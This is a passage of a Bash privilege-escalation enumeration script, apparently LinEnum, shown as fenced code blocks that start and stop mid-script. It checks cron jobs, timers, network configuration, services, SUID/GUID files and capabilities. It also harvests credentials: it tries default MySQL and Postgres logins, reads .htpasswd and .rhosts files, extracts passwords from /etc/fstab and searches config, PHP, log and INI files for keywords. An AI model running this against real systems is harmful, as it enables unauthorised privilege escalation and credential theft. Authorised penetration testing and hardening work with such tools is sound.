  echo -e "\e[00;31m[-] Anything interesting in
/var/spool/cron/crontabs:\e[00m\n$crontabvar"
  echo -e "\n"
else
  :
fi

anacronjobs=`ls -la /etc/anacrontab 2>/dev/null; cat /etc/anacrontab 2>/dev/null`
if [ "$anacronjobs" ]; then
  echo -e "\e[00;31m[-] Anacron jobs and associated file
permissions:\e[00m\n$anacronjobs"
  echo -e "\n"
else
  :
fi

anacrontab=`ls -la /var/spool/anacron 2>/dev/null`
if [ "$anacrontab" ]; then
  echo -e "\e[00;31m[-] When were jobs last executed (/var/spool/anacron
contents):\e[00m\n$anacrontab"
  echo -e "\n"
else
  :
fi

#pull out account names from /etc/passwd and see if any users have associated cronjobs
(priv command)
cronother=`cut -d ":" -f 1 /etc/passwd | xargs -n1 crontab -l -u 2>/dev/null`
if [ "$cronother" ]; then
  echo -e "\e[00;31m[-] Jobs held by all users:\e[00m\n$cronother"
  echo -e "\n"
else
  :
fi
```

```
# list systemd timers
if [ "$thorough" = "1" ]; then
  # include inactive timers in thorough mode
  systemdtimers="$(systemctl list-timers --all 2>/dev/null)"
  info=""
else
  systemdtimers="$(systemctl list-timers 2>/dev/null |head -n -1 2>/dev/null)"
  # replace the info in the output with a hint towards thorough mode
  info="\e[2mEnable thorough tests to see inactive timers\e[00m"
fi
if [ "$systemdtimers" ]; then
  echo -e "\e[00;31m[-] Systemd timers:\e[00m\n$systemdtimers\n$info"
  echo -e "\n"
else
  :
fi


}
networking_info()
{
echo -e "\e[00;33m### NETWORKING  ##########################################\e[00m"

#nic information
nicinfo=`/sbin/ifconfig -a 2>/dev/null`
if [ "$nicinfo" ]; then
  echo -e "\e[00;31m[-] Network and IP info:\e[00m\n$nicinfo"
  echo -e "\n"
else
  :
fi

#nic information (using ip)
nicinfoip=`/sbin/ip a 2>/dev/null`
if [ ! "$nicinfo" ] && [ "$nicinfoip" ]; then
  echo -e "\e[00;31m[-] Network and IP info:\e[00m\n$nicinfoip"
  echo -e "\n"
else
  :
fi

arpinfo=`arp -a 2>/dev/null`
if [ "$arpinfo" ]; then
  echo -e "\e[00;31m[-] ARP history:\e[00m\n$arpinfo"
  echo -e "\n"
else
  :
fi

arpinfoip=`ip n 2>/dev/null`
if [ ! "$arpinfo" ] && [ "$arpinfoip" ]; then
  echo -e "\e[00;31m[-] ARP history:\e[00m\n$arpinfoip"
  echo -e "\n"
else
  :
fi

#dns settings
nsinfo=`grep "nameserver" /etc/resolv.conf 2>/dev/null`
if [ "$nsinfo" ]; then
  echo -e "\e[00;31m[-] Nameserver(s):\e[00m\n$nsinfo"
  echo -e "\n"
else
  :
fi

nsinfosysd=`systemd-resolve --status 2>/dev/null`
if [ "$nsinfosysd" ]; then
  echo -e "\e[00;31m[-] Nameserver(s):\e[00m\n$nsinfosysd"
  echo -e "\n"
```

```
else
  :
fi

#default route configuration
defroute=`route 2>/dev/null | grep default`
if [ "$defroute" ]; then
  echo -e "\e[00;31m[-] Default route:\e[00m\n$defroute"
  echo -e "\n"
else
  :
fi

#default route configuration
defrouteip=`ip r 2>/dev/null | grep default`
if [ ! "$defroute" ] && [ "$defrouteip" ]; then
  echo -e "\e[00;31m[-] Default route:\e[00m\n$defrouteip"
  echo -e "\n"
else
  :
fi

#listening TCP
tcpservs=`netstat -antp 2>/dev/null`
if [ "$tcpservs" ]; then
  echo -e "\e[00;31m[-] Listening TCP:\e[00m\n$tcpservs"
  echo -e "\n"
else
  :
fi

tcpservsip=`ss -t 2>/dev/null`
if [ ! "$tcpservs" ] && [ "$tcpservsip" ]; then
  echo -e "\e[00;31m[-] Listening TCP:\e[00m\n$tcpservsip"
  echo -e "\n"
else
  :
fi
#listening UDP
udpservs=`netstat -anup 2>/dev/null`
if [ "$udpservs" ]; then
  echo -e "\e[00;31m[-] Listening UDP:\e[00m\n$udpservs"
  echo -e "\n"
else
  :
fi

udpservsip=`ip -u 2>/dev/null`
if [ ! "$udpservs" ] && [ "$udpservsip" ]; then
  echo -e "\e[00;31m[-] Listening UDP:\e[00m\n$udpservsip"
  echo -e "\n"
else
  :
fi
}

services_info()
{
echo -e "\e[00;33m### SERVICES #############################################\e[00m"

#running processes
psaux=`ps aux 2>/dev/null`
if [ "$psaux" ]; then
  echo -e "\e[00;31m[-] Running processes:\e[00m\n$psaux"
  echo -e "\n"
else
  :
fi

#lookup process binary path and permissisons
procperm=`ps aux 2>/dev/null | awk '{print $11}'|xargs -r ls -la 2>/dev/null |awk
```

```
'!x[$0]++' 2>/dev/null`
if [ "$procperm" ]; then
  echo -e "\e[00;31m[-] Process binaries and associated permissions (from above
list):\e[00m\n$procperm"
  echo -e "\n"
else
  :
fi

if [ "$export" ] && [ "$procperm" ]; then
procpermbase=`ps aux 2>/dev/null | awk '{print $11}' | xargs -r ls 2>/dev/null | awk
'!x[$0]++' 2>/dev/null`
  mkdir $format/ps-export/ 2>/dev/null
  for i in $procpermbase; do cp --parents $i $format/ps-export/; done 2>/dev/null
else
  :
fi

#anything 'useful' in inetd.conf
inetdread=`cat /etc/inetd.conf 2>/dev/null`
if [ "$inetdread" ]; then
  echo -e "\e[00;31m[-] Contents of /etc/inetd.conf:\e[00m\n$inetdread"
  echo -e "\n"
else
  :
fi

if [ "$export" ] && [ "$inetdread" ]; then
  mkdir $format/etc-export/ 2>/dev/null
  cp /etc/inetd.conf $format/etc-export/inetd.conf 2>/dev/null
else
  :
fi

#very 'rough' command to extract associated binaries from inetd.conf & show permisisons
of each
inetdbinperms=`awk '{print $7}' /etc/inetd.conf 2>/dev/null |xargs -r ls -la
2>/dev/null`
if [ "$inetdbinperms" ]; then
  echo -e "\e[00;31m[-] The related inetd binary permissions:\e[00m\n$inetdbinperms"
  echo -e "\n"
else
  :
fi

xinetdread=`cat /etc/xinetd.conf 2>/dev/null`
if [ "$xinetdread" ]; then
  echo -e "\e[00;31m[-] Contents of /etc/xinetd.conf:\e[00m\n$xinetdread"
  echo -e "\n"
else
  :
fi

if [ "$export" ] && [ "$xinetdread" ]; then
  mkdir $format/etc-export/ 2>/dev/null
  cp /etc/xinetd.conf $format/etc-export/xinetd.conf 2>/dev/null
else
  :
fi

xinetdincd=`grep "/etc/xinetd.d" /etc/xinetd.conf 2>/dev/null`
if [ "$xinetdincd" ]; then
  echo -e "\e[00;31m[-] /etc/xinetd.d is included in /etc/xinetd.conf - associated
binary permissions are listed below:\e[00m"; ls -la /etc/xinetd.d 2>/dev/null
  echo -e "\n"
else
  :
fi

#very 'rough' command to extract associated binaries from xinetd.conf & show
permisisons of each
```

```
xinetdbinperms=`awk '{print $7}' /etc/xinetd.conf 2>/dev/null |xargs -r ls -la
2>/dev/null`
if [ "$xinetdbinperms" ]; then
  echo -e "\e[00;31m[-] The related xinetd binary permissions:\e[00m\n$xinetdbinperms"
  echo -e "\n"
else
  :
fi

initdread=`ls -la /etc/init.d 2>/dev/null`
if [ "$initdread" ]; then
  echo -e "\e[00;31m[-] /etc/init.d/ binary permissions:\e[00m\n$initdread"
  echo -e "\n"
else
  :
fi

#init.d files NOT belonging to root!
initdperms=`find /etc/init.d/ \! -uid 0 -type f 2>/dev/null |xargs -r ls -la
2>/dev/null`
if [ "$initdperms" ]; then
  echo -e "\e[00;31m[-] /etc/init.d/ files not belonging to root:\e[00m\n$initdperms"
  echo -e "\n"
else
  :
fi

rcdread=`ls -la /etc/rc.d/init.d 2>/dev/null`
if [ "$rcdread" ]; then
  echo -e "\e[00;31m[-] /etc/rc.d/init.d binary permissions:\e[00m\n$rcdread"
  echo -e "\n"
else
  :
fi

#init.d files NOT belonging to root!
rcdperms=`find /etc/rc.d/init.d \! -uid 0 -type f 2>/dev/null |xargs -r ls -la
2>/dev/null`
if [ "$rcdperms" ]; then
  echo -e "\e[00;31m[-] /etc/rc.d/init.d files not belonging to root:\e[00m\n$rcdperms"
  echo -e "\n"
else
  :
fi

usrrcdread=`ls -la /usr/local/etc/rc.d 2>/dev/null`
if [ "$usrrcdread" ]; then
  echo -e "\e[00;31m[-] /usr/local/etc/rc.d binary permissions:\e[00m\n$usrrcdread"
  echo -e "\n"
else
  :
fi

#rc.d files NOT belonging to root!
usrrcdperms=`find /usr/local/etc/rc.d \! -uid 0 -type f 2>/dev/null |xargs -r ls -la
2>/dev/null`
if [ "$usrrcdperms" ]; then
  echo -e "\e[00;31m[-] /usr/local/etc/rc.d files not belonging to
root:\e[00m\n$usrrcdperms"
  echo -e "\n"
else
  :
fi

initread=`ls -la /etc/init/ 2>/dev/null`
if [ "$initread" ]; then
  echo -e "\e[00;31m[-] /etc/init/ config file permissions:\e[00m\n$initread"
  echo -e "\n"
else
  :
fi
```

```
# upstart scripts not belonging to root
initperms=`find /etc/init \! -uid 0 -type f 2>/dev/null |xargs -r ls -la 2>/dev/null`
if [ "$initperms" ]; then
   echo -e "\e[00;31m[-] /etc/init/ config files not belonging to
root:\e[00m\n$initperms"
   echo -e "\n"
else
  :
fi

systemdread=`ls -lthR /lib/systemd/ 2>/dev/null`
if [ "$systemdread" ]; then
  echo -e "\e[00;31m[-] /lib/systemd/* config file permissions:\e[00m\n$systemdread"
  echo -e "\n"
else
  :
fi

# systemd files not belonging to root
systemdperms=`find /lib/systemd/ \! -uid 0 -type f 2>/dev/null |xargs -r ls -la
2>/dev/null`
if [ "$systemdperms" ]; then
   echo -e "\e[00;31m[-] /lib/systemd/* config files not belonging to
root:\e[00m\n$systemdperms"
   echo -e "\n"
else
  :
fi
}

software_configs()
{
echo -e "\e[00;33m### SOFTWARE #############################################\e[00m"

#sudo version - check to see if there are any known vulnerabilities with this
sudover=`sudo -V 2>/dev/null| grep "Sudo version" 2>/dev/null`
if [ "$sudover" ]; then
  echo -e "\e[00;31m[-] Sudo version:\e[00m\n$sudover"
  echo -e "\n"
else
  :
fi

#mysql details - if installed
mysqlver=`mysql --version 2>/dev/null`
if [ "$mysqlver" ]; then
  echo -e "\e[00;31m[-] MYSQL version:\e[00m\n$mysqlver"
  echo -e "\n"
else
  :
fi

#checks to see if root/root will get us a connection
mysqlconnect=`mysqladmin -uroot -proot version 2>/dev/null`
if [ "$mysqlconnect" ]; then
  echo -e "\e[00;33m[+] We can connect to the local MYSQL service with default
root/root credentials!\e[00m\n$mysqlconnect"
  echo -e "\n"
else
  :
fi

#mysql version details
mysqlconnectnopass=`mysqladmin -uroot version 2>/dev/null`
if [ "$mysqlconnectnopass" ]; then
  echo -e "\e[00;33m[+] We can connect to the local MYSQL service as 'root' and without
a password!\e[00m\n$mysqlconnectnopass"
  echo -e "\n"
else
  :
```

```
fi

#postgres details - if installed
postgver=`psql -V 2>/dev/null`
if [ "$postgver" ]; then
  echo -e "\e[00;31m[-] Postgres version:\e[00m\n$postgver"
  echo -e "\n"
else
  :
fi

#checks to see if any postgres password exists and connects to DB 'template0' -
following commands are a variant on this
postcon1=`psql -U postgres template0 -c 'select version()' 2>/dev/null | grep version`
if [ "$postcon1" ]; then
  echo -e "\e[00;33m[+] We can connect to Postgres DB 'template0' as user 'postgres'
with no password!:\e[00m\n$postcon1"
  echo -e "\n"
else
  :
fi

postcon11=`psql -U postgres template1 -c 'select version()' 2>/dev/null | grep version`
if [ "$postcon11" ]; then
  echo -e "\e[00;33m[+] We can connect to Postgres DB 'template1' as user 'postgres'
with no password!:\e[00m\n$postcon11"
  echo -e "\n"
else
  :
fi

postcon2=`psql -U pgsql template0 -c 'select version()' 2>/dev/null | grep version`
if [ "$postcon2" ]; then
  echo -e "\e[00;33m[+] We can connect to Postgres DB 'template0' as user 'psql' with
no password!:\e[00m\n$postcon2"
  echo -e "\n"
else
  :
fi

postcon22=`psql -U pgsql template1 -c 'select version()' 2>/dev/null | grep version`
if [ "$postcon22" ]; then
  echo -e "\e[00;33m[+] We can connect to Postgres DB 'template1' as user 'psql' with
no password!:\e[00m\n$postcon22"
  echo -e "\n"
else
  :
fi

#apache details - if installed
apachever=`apache2 -v 2>/dev/null; httpd -v 2>/dev/null`
if [ "$apachever" ]; then
  echo -e "\e[00;31m[-] Apache version:\e[00m\n$apachever"
  echo -e "\n"
else
  :
fi

#what account is apache running under
apacheusr=`grep -i 'user\|group' /etc/apache2/envvars 2>/dev/null |awk '{sub(/.*\export
/,"")}1' 2>/dev/null`
if [ "$apacheusr" ]; then
  echo -e "\e[00;31m[-] Apache user configuration:\e[00m\n$apacheusr"
  echo -e "\n"
else
  :
fi

if [ "$export" ] && [ "$apacheusr" ]; then
  mkdir --parents $format/etc-export/apache2/ 2>/dev/null
  cp /etc/apache2/envvars $format/etc-export/apache2/envvars 2>/dev/null
```

```
else
  :
fi

#installed apache modules
apachemodules=`apache2ctl -M 2>/dev/null; httpd -M 2>/dev/null`
if [ "$apachemodules" ]; then
  echo -e "\e[00;31m[-] Installed Apache modules:\e[00m\n$apachemodules"
  echo -e "\n"
else
  :
fi

#htpasswd check
htpasswd=`find / -name .htpasswd -print -exec cat {} \; 2>/dev/null`
if [ "$htpasswd" ]; then
    echo -e "\e[00;33m[-] htpasswd found - could contain passwords:\e[00m\n$htpasswd"
    echo -e "\n"
else
    :
fi

#anything in the default http home dirs (changed to thorough as can be large)
if [ "$thorough" = "1" ]; then
  apachehomedirs=`ls -alhR /var/www/ 2>/dev/null; ls -alhR /srv/www/htdocs/
2>/dev/null; ls -alhR /usr/local/www/apache2/data/ 2>/dev/null; ls -alhR
/opt/lampp/htdocs/ 2>/dev/null`
  if [ "$apachehomedirs" ]; then
    echo -e "\e[00;31m[-] www home dir contents:\e[00m\n$apachehomedirs"
    echo -e "\n"
else
    :
  fi
fi

}

interesting_files()
{
echo -e "\e[00;33m### INTERESTING FILES ####################################\e[00m"

#checks to see if various files are installed
echo -e "\e[00;31m[-] Useful file locations:\e[00m" ; which nc 2>/dev/null ; which
netcat 2>/dev/null ; which wget 2>/dev/null ; which nmap 2>/dev/null ; which gcc
2>/dev/null; which curl 2>/dev/null
echo -e "\n"

#limited search for installed compilers
compiler=`dpkg --list 2>/dev/null| grep compiler |grep -v decompiler 2>/dev/null && yum
list installed 'gcc*' 2>/dev/null| grep gcc 2>/dev/null`
if [ "$compiler" ]; then
  echo -e "\e[00;31m[-] Installed compilers:\e[00m\n$compiler"
  echo -e "\n"
 else
  :
fi

#manual check - lists out sensitive files, can we read/modify etc.
echo -e "\e[00;31m[-] Can we read/write sensitive files:\e[00m" ; ls -la /etc/passwd
2>/dev/null ; ls -la /etc/group 2>/dev/null ; ls -la /etc/profile 2>/dev/null; ls -la
/etc/shadow 2>/dev/null ; ls -la /etc/master.passwd 2>/dev/null
echo -e "\n"

#search for suid files - this can take some time so is only 'activated' with thorough
scanning switch (as are all suid scans below)
if [ "$thorough" = "1" ]; then
findsuid=`find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;`
      if [ "$findsuid" ]; then
              echo -e "\e[00;31m[-] SUID files:\e[00m\n$findsuid"
              echo -e "\n"
      else
```

```
			:
		fi
	else
		:
fi

if [ "$thorough" = "1" ]; then
		if [ "$export" ] && [ "$findsuid" ]; then
			mkdir $format/suid-files/ 2>/dev/null
			for i in $findsuid; do cp $i $format/suid-files/; done 2>/dev/null
		else
			:
		fi
	else
		:
fi

#list of 'interesting' suid files - feel free to make additions
if [ "$thorough" = "1" ]; then
intsuid=`find / -perm -4000 -type f -exec ls -la {} \; 2>/dev/null | grep -w
$binarylist 2>/dev/null`
		if [ "$intsuid" ]; then
			echo -e "\e[00;33m[+] Possibly interesting SUID files:\e[00m\n$intsuid"
			echo -e "\n"
		else
			:
		fi
	else
		:
fi

#lists word-writable suid files
if [ "$thorough" = "1" ]; then
wwsuid=`find / -perm -4007 -type f -exec ls -la {} 2>/dev/null \;`
		if [ "$wwsuid" ]; then
			echo -e "\e[00;33m[+] World-writable SUID files:\e[00m\n$wwsuid"
			echo -e "\n"
		else
			:
		fi
	else
		:
fi

#lists world-writable suid files owned by root
if [ "$thorough" = "1" ]; then
wwsuidrt=`find / -uid 0 -perm -4007 -type f -exec ls -la {} 2>/dev/null \;`
		if [ "$wwsuidrt" ]; then
			echo -e "\e[00;33m[+] World-writable SUID files owned by
root:\e[00m\n$wwsuidrt"
			echo -e "\n"
		else
			:
		fi
	else
		:
fi

#search for guid files - this can take some time so is only 'activated' with thorough
scanning switch (as are all guid scans below)
if [ "$thorough" = "1" ]; then
findguid=`find / -perm -2000 -type f -exec ls -la {} 2>/dev/null \;`
		if [ "$findguid" ]; then
			echo -e "\e[00;31m[-] GUID files:\e[00m\n$findguid"
			echo -e "\n"
		else
			:
		fi
	else
		:
fi
```

```
if [ "$thorough" = "1" ]; then
      if [ "$export" ] && [ "$findguid" ]; then
             mkdir $format/guid-files/ 2>/dev/null
             for i in $findguid; do cp $i $format/guid-files/; done 2>/dev/null
      else
             :
      fi
  else
      :
fi

#list of 'interesting' guid files - feel free to make additions
if [ "$thorough" = "1" ]; then
intguid=`find / -perm -2000 -type f  -exec ls -la {} \; 2>/dev/null | grep -w
$binarylist 2>/dev/null`
      if [ "$intguid" ]; then
             echo -e "\e[00;33m[+] Possibly interesting GUID files:\e[00m\n$intguid"
             echo -e "\n"
      else
             :
      fi
  else
      :
fi

#lists world-writable guid files
if [ "$thorough" = "1" ]; then
wwguid=`find / -perm -2007 -type f -exec ls -la {} 2>/dev/null \;`
      if [ "$wwguid" ]; then
             echo -e "\e[00;33m[+] World-writable GUID files:\e[00m\n$wwguid"
             echo -e "\n"
      else
             :
      fi
  else
      :
fi

#lists world-writable guid files owned by root
if [ "$thorough" = "1" ]; then
wwguidrt=`find / -uid 0 -perm -2007 -type f -exec ls -la {} 2>/dev/null \;`
      if [ "$wwguidrt" ]; then
             echo -e "\e[00;33m[+] World-writable GUID files owned by
root:\e[00m\n$wwguidrt"
             echo -e "\n"
      else
             :
      fi
  else
      :
fi

#list all files with POSIX capabilities set along with there capabilities
if [ "$thorough" = "1" ]; then
fileswithcaps=`getcap -r / 2>/dev/null || /sbin/getcap -r / 2>/dev/null`
      if [ "$fileswithcaps" ]; then
             echo -e "\e[00;31m[+] Files with POSIX capabilities
set:\e[00m\n$fileswithcaps"
             echo -e "\n"
      else
             :
      fi
  else
        :
fi

if [ "$thorough" = "1" ]; then
      if [ "$export" ] && [ "$fileswithcaps" ]; then
             mkdir $format/files_with_capabilities/ 2>/dev/null
             for i in $fileswithcaps; do cp $i $format/files_with_capabilities/; done
```

```
2>/dev/null
      else
             :
      fi
  else
        :
fi

#searches /etc/security/capability.conf for users associated capapilies
if [ "$thorough" = "1" ]; then
userswithcaps=`grep -v '^#\|none\|^$' /etc/security/capability.conf 2>/dev/null`
      if [ "$userswithcaps" ]; then
             echo -e "\e[00;33m[+] Users with specific POSIX
capabilities:\e[00m\n$userswithcaps"
             echo -e "\n"
      else
             :
      fi
  else
        :
fi

if [ "$thorough" = "1" ] && [ "$userswithcaps" ] ; then
#matches the capabilities found associated with users with the current user
matchedcaps=`echo -e "$userswithcaps" | grep \`whoami\` | awk '{print $1}' 2>/dev/null`
      if [ "$matchedcaps" ]; then
             echo -e "\e[00;33m[+] Capabilities associated with the current
user:\e[00m\n$matchedcaps"
             echo -e "\n"
             #matches the files with capapbilities with capabilities associated with the
current user
             matchedfiles=`echo -e "$matchedcaps" | while read -r cap ; do echo -e
"$fileswithcaps" | grep "$cap" ; done 2>/dev/null`
             if [ "$matchedfiles" ]; then
                    echo -e "\e[00;33m[+] Files with the same capabilities associated
with the current user (You may want to try abusing those
capabilties):\e[00m\n$matchedfiles"
                    echo -e "\n"
                    #lists the permissions of the files having the same capabilies
associated with the current user
                    matchedfilesperms=`echo -e "$matchedfiles" | awk '{print $1}' |
while read -r f; do ls -la $f ;done 2>/dev/null`
                    echo -e "\e[00;33m[+] Permissions of files with the same
capabilities associated with the current user:\e[00m\n$matchedfilesperms"
                    echo -e "\n"
                    if [ "$matchedfilesperms" ]; then
                           #checks if any of the files with same capabilities associated
with the current user is writable
                           writablematchedfiles=`echo -e "$matchedfiles" | awk '{print
$1}' | while read -r f; do find $f -writable -exec ls -la {} + ;done 2>/dev/null`
                           if [ "$writablematchedfiles" ]; then
                                  echo -e "\e[00;33m[+] User/Group writable files with
the same capabilities associated with the current user:\e[00m\n$writablematchedfiles"
                                  echo -e "\n"
                           else
                                  :
                           fi
                    else
                           :
                    fi
             else
                    :
             fi
      else
             :
      fi
  else
        :
fi

#list all world-writable files excluding /proc and /sys
```

```
if [ "$thorough" = "1" ]; then
wwfiles=`find / ! -path "*/proc/*" ! -path "/sys/*" -perm -2 -type f -exec ls -la {}
2>/dev/null \;`
      if [ "$wwfiles" ]; then
              echo -e "\e[00;31m[-] World-writable files (excluding /proc and
/sys):\e[00m\n$wwfiles"
              echo -e "\n"
      else
              :
      fi
  else
      :
fi

if [ "$thorough" = "1" ]; then
      if [ "$export" ] && [ "$wwfiles" ]; then
              mkdir $format/ww-files/ 2>/dev/null
              for i in $wwfiles; do cp --parents $i $format/ww-files/; done 2>/dev/null
      else
              :
      fi
  else
      :
fi

#are any .plan files accessible in /home (could contain useful information)
usrplan=`find /home -iname *.plan -exec ls -la {} \; -exec cat {} 2>/dev/null \;`
if [ "$usrplan" ]; then
  echo -e "\e[00;31m[-] Plan file permissions and contents:\e[00m\n$usrplan"
  echo -e "\n"
else
  :
fi

if [ "$export" ] && [ "$usrplan" ]; then
  mkdir $format/plan_files/ 2>/dev/null
  for i in $usrplan; do cp --parents $i $format/plan_files/; done 2>/dev/null
else
  :
fi

bsdusrplan=`find /usr/home -iname *.plan -exec ls -la {} \; -exec cat {} 2>/dev/null
\;`
if [ "$bsdusrplan" ]; then
  echo -e "\e[00;31m[-] Plan file permissions and contents:\e[00m\n$bsdusrplan"
  echo -e "\n"
else
  :
fi

if [ "$export" ] && [ "$bsdusrplan" ]; then
  mkdir $format/plan_files/ 2>/dev/null
  for i in $bsdusrplan; do cp --parents $i $format/plan_files/; done 2>/dev/null
else
  :
fi

#are there any .rhosts files accessible - these may allow us to login as another user
etc.
rhostsusr=`find /home -iname *.rhosts -exec ls -la {} 2>/dev/null \; -exec cat {}
2>/dev/null \;`
if [ "$rhostsusr" ]; then
  echo -e "\e[00;33m[+] rhost config file(s) and file contents:\e[00m\n$rhostsusr"
  echo -e "\n"
else
  :
fi

if [ "$export" ] && [ "$rhostsusr" ]; then
  mkdir $format/rhosts/ 2>/dev/null
  for i in $rhostsusr; do cp --parents $i $format/rhosts/; done 2>/dev/null
```

```
else
  :
fi

bsdrhostsusr=`find /usr/home -iname *.rhosts -exec ls -la {} 2>/dev/null \; -exec cat
{} 2>/dev/null \;`
if [ "$bsdrhostsusr" ]; then
  echo -e "\e[00;33m[+] rhost config file(s) and file contents:\e[00m\n$bsdrhostsusr"
  echo -e "\n"
else
  :
fi

if [ "$export" ] && [ "$bsdrhostsusr" ]; then
  mkdir $format/rhosts 2>/dev/null
  for i in $bsdrhostsusr; do cp --parents $i $format/rhosts/; done 2>/dev/null
else
  :
fi

rhostssys=`find /etc -iname hosts.equiv -exec ls -la {} 2>/dev/null \; -exec cat {}
2>/dev/null \;`
if [ "$rhostssys" ]; then
  echo -e "\e[00;33m[+] Hosts.equiv file and contents: \e[00m\n$rhostssys"
  echo -e "\n"
  else
  :
fi

if [ "$export" ] && [ "$rhostssys" ]; then
  mkdir $format/rhosts/ 2>/dev/null
  for i in $rhostssys; do cp --parents $i $format/rhosts/; done 2>/dev/null
else
  :
fi

#list nfs shares/permisisons etc.
nfsexports=`ls -la /etc/exports 2>/dev/null; cat /etc/exports 2>/dev/null`
if [ "$nfsexports" ]; then
  echo -e "\e[00;31m[-] NFS config details: \e[00m\n$nfsexports"
  echo -e "\n"
  else
  :
fi

if [ "$export" ] && [ "$nfsexports" ]; then
  mkdir $format/etc-export/ 2>/dev/null
  cp /etc/exports $format/etc-export/exports 2>/dev/null
else
  :
fi

if [ "$thorough" = "1" ]; then
  #phackt
  #displaying /etc/fstab
  fstab=`cat /etc/fstab 2>/dev/null`
  if [ "$fstab" ]; then
    echo -e "\e[00;31m[-] NFS displaying partitions and filesystems - you need to check
if exotic filesystems\e[00m"
    echo -e "$fstab"
    echo -e "\n"
  fi
fi

#looking for credentials in /etc/fstab
fstab=`grep username /etc/fstab 2>/dev/null |awk
'{sub(/.*\username=/,"");sub(/\,.*/,"")}1' 2>/dev/null| xargs -r echo username:
2>/dev/null; grep password /etc/fstab 2>/dev/null |awk
'{sub(/.*\password=/,"");sub(/\,.*/,"")}1' 2>/dev/null| xargs -r echo password:
2>/dev/null; grep domain /etc/fstab 2>/dev/null |awk
'{sub(/.*\domain=/,"");sub(/\,.*/,"")}1' 2>/dev/null| xargs -r echo domain:
```

```
2>/dev/null`
if [ "$fstab" ]; then
  echo -e "\e[00;33m[+] Looks like there are credentials in /etc/fstab!\e[00m\n$fstab"
  echo -e "\n"
  else
  :
fi

if [ "$export" ] && [ "$fstab" ]; then
  mkdir $format/etc-exports/ 2>/dev/null
  cp /etc/fstab $format/etc-exports/fstab done 2>/dev/null
else
  :
fi

fstabcred=`grep cred /etc/fstab 2>/dev/null |awk
'{sub(/.*\credentials=/,"");sub(/\,.*/,"")}1' 2>/dev/null | xargs -I{} sh -c 'ls -la
{}; cat {}' 2>/dev/null`
if [ "$fstabcred" ]; then
    echo -e "\e[00;33m[+] /etc/fstab contains a credentials file!\e[00m\n$fstabcred"
    echo -e "\n"
    else
    :
fi

if [ "$export" ] && [ "$fstabcred" ]; then
  mkdir $format/etc-exports/ 2>/dev/null
  cp /etc/fstab $format/etc-exports/fstab done 2>/dev/null
else
  :
fi

#use supplied keyword and cat *.conf files for potential matches - output will show
line number within relevant file path where a match has been located
if [ "$keyword" = "" ]; then
  echo -e "[-] Can't search *.conf files as no keyword was entered\n"
  else
    confkey=`find / -maxdepth 4 -name *.conf -type f -exec grep -Hn $keyword {} \;
2>/dev/null`
    if [ "$confkey" ]; then
      echo -e "\e[00;31m[-] Find keyword ($keyword) in .conf files (recursive 4 levels
- output format filepath:identified line number where keyword
appears):\e[00m\n$confkey"
      echo -e "\n"
     else
      echo -e "\e[00;31m[-] Find keyword ($keyword) in .conf files (recursive 4
levels):\e[00m"
      echo -e "'$keyword' not found in any .conf files"
      echo -e "\n"
    fi
fi

if [ "$keyword" = "" ]; then
  :
  else
    if [ "$export" ] && [ "$confkey" ]; then
       confkeyfile=`find / -maxdepth 4 -name *.conf -type f -exec grep -lHn $keyword
{} \; 2>/dev/null`
      mkdir --parents $format/keyword_file_matches/config_files/ 2>/dev/null
      for i in $confkeyfile; do cp --parents $i
$format/keyword_file_matches/config_files/ ; done 2>/dev/null
    else
      :
  fi
fi

#use supplied keyword and cat *.php files for potential matches - output will show line
number within relevant file path where a match has been located
if [ "$keyword" = "" ]; then
  echo -e "[-] Can't search *.php files as no keyword was entered\n"
  else
```

```
    phpkey=`find / -maxdepth 10 -name *.php -type f -exec grep -Hn $keyword {} \;
2>/dev/null`
    if [ "$phpkey" ]; then
      echo -e "\e[00;31m[-] Find keyword ($keyword) in .php files (recursive 10 levels
- output format filepath:identified line number where keyword appears):\e[00m\n$phpkey"
      echo -e "\n"
     else
  echo -e "\e[00;31m[-] Find keyword ($keyword) in .php files (recursive 10
levels):\e[00m"
  echo -e "'$keyword' not found in any .php files"
  echo -e "\n"
    fi
fi

if [ "$keyword" = "" ]; then
  :
  else
    if [ "$export" ] && [ "$phpkey" ]; then
    phpkeyfile=`find / -maxdepth 10 -name *.php -type f -exec grep -lHn $keyword {} \;
2>/dev/null`
      mkdir --parents $format/keyword_file_matches/php_files/ 2>/dev/null
      for i in $phpkeyfile; do cp --parents $i $format/keyword_file_matches/php_files/
; done 2>/dev/null
    else
      :
  fi
fi

#use supplied keyword and cat *.log files for potential matches - output will show line
number within relevant file path where a match has been located
if [ "$keyword" = "" ];then
  echo -e "[-] Can't search *.log files as no keyword was entered\n"
  else
    logkey=`find / -maxdepth 4 -name *.log -type f -exec grep -Hn $keyword {} \;
2>/dev/null`
    if [ "$logkey" ]; then
      echo -e "\e[00;31m[-] Find keyword ($keyword) in .log files (recursive 4 levels -
output format filepath:identified line number where keyword appears):\e[00m\n$logkey"
      echo -e "\n"
     else
      echo -e "\e[00;31m[-] Find keyword ($keyword) in .log files (recursive 4
levels):\e[00m"
      echo -e "'$keyword' not found in any .log files"
      echo -e "\n"
    fi
fi

if [ "$keyword" = "" ];then
  :
  else
    if [ "$export" ] && [ "$logkey" ]; then
      logkeyfile=`find / -maxdepth 4 -name *.log -type f -exec grep -lHn $keyword {} \;
2>/dev/null`
       mkdir --parents $format/keyword_file_matches/log_files/ 2>/dev/null
      for i in $logkeyfile; do cp --parents $i $format/keyword_file_matches/log_files/
; done 2>/dev/null
    else
      :
  fi
fi

#use supplied keyword and cat *.ini files for potential matches - output will show line
number within relevant file path where a match has been located
if [ "$keyword" = "" ];then
  echo -e "[-] Can't search *.ini files as no keyword was entered\n"
  else
    inikey=`find / -maxdepth 4 -name *.ini -type f -exec grep -Hn $keyword {} \;
2>/dev/null`
    if [ "$inikey" ]; then
      echo -e "\e[00;31m[-] Find keyword ($keyword) in .ini files (recursive 4 levels -
output format filepath:identified line number where keyword appears):\e[00m\n$inikey"
```

```
      echo -e "\n"
     else
      echo -e "\e[00;31m[-] Find keyword ($keyword) in .ini files (recursive 4 
levels):\e[00m"
      echo -e "'$keyword' not found in any .ini files" 
      echo -e "\n"
    fi
fi

if [ "$keyword" = "" ];then
  :
  else
    if [ "$export" ] && [ "$inikey" ]; then
       inikey=`find / -maxdepth 4 -name *.ini -type f -exec grep -lHn $keyword {} \; 
2>/dev/null`
      mkdir --parents $format/keyword_file_matches/ini_files/ 2>/dev/null
      for i in $inikey; do cp --parents $i $format/keyword_file_matches/ini_files/ ; 
done 2>/dev/null
    else
      :
  fi
fi

#quick extract of .conf files from /etc - only 1 level
